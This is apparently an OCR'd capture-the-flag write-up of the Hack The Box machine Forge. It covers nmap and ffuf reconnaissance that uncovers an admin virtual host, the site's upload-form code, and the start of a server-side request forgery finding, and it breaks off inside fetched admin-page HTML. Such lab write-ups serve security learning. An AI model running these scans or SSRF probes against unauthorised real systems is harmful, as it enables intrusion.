

Information Gathering


1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.11.111
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-17 14:22 IST
Nmap scan report for 10.10.11.111
Host is up (0.25s latency).
Not shown: 65532 closed tcp ports (reset), 1 filtered tcp port (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4f:78:65:66:29:e4:87:6b:3c:cc:b4:3a:d2:57:20:ac (RSA)
|   256 79:df:3a:f1:fe:87:4a:57:b0:fd:4e:d0:54:c6:28:d9 (ECDSA)
|_  256 b0:58:11:40:6d:8c:bd:c5:72:aa:83:08:c5:51:fb:33 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://forge.htb
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 89.34 seconds
```

2) Checked the website









3) Found a vhost

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt  -u 'http://forge.htb/' -H "Host: FUZZ.forge.htb" -ic -fw 18

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://forge.htb/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.forge.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 18
________________________________________________

admin                   [Status: 200, Size: 27, Words: 4, Lines: 2, Duration: 613ms]
```




4) Found some pages

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://admin.forge.htb/FUZZ' -ic -fs 27

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://admin.forge.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 27
________________________________________________

static                  [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 393ms]
```





```
function show_upload_local_file(argument) {
    var form_div = document.getElementById('form-div');
    form_div.innerHTML = `
        <form action="/upload" method="POST" enctype="multipart/form-data">
            <input type="file" name="file" class="file">
            <input name="local" type="hidden" value='1'>
            <br>
            <br>
            <button id="submit-local" type="submit" class="submit">Submit</button>
        </form>
        `;
}

function show_upload_remote_file(argument) {
    var form_div = document.getElementById('form-div');
    form_div.innerHTML = `
    <br><br>
        <form action="/upload" method="POST" enctype="application/x-www-form-urlencoded" >
            <input type="textbox" name="url" class="textbox">
            <input name="remote" type="hidden" value='1'>
            <br>
            <br>
            <button id="submit-remote" type="submit" class="submit">Submit</button>
        </form>
        `;
}
```




Vulnerability Assessment

1) Tested if the server redirects




2) Found SSRF





```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ cat pVAiWmHmJsJCwDVdl2aI
<!DOCTYPE html>
<html>
<head>
    <title>Admin Portal</title>
</head>
<body>
    <link rel="stylesheet" type="text/css" href="/static/css/main.css">
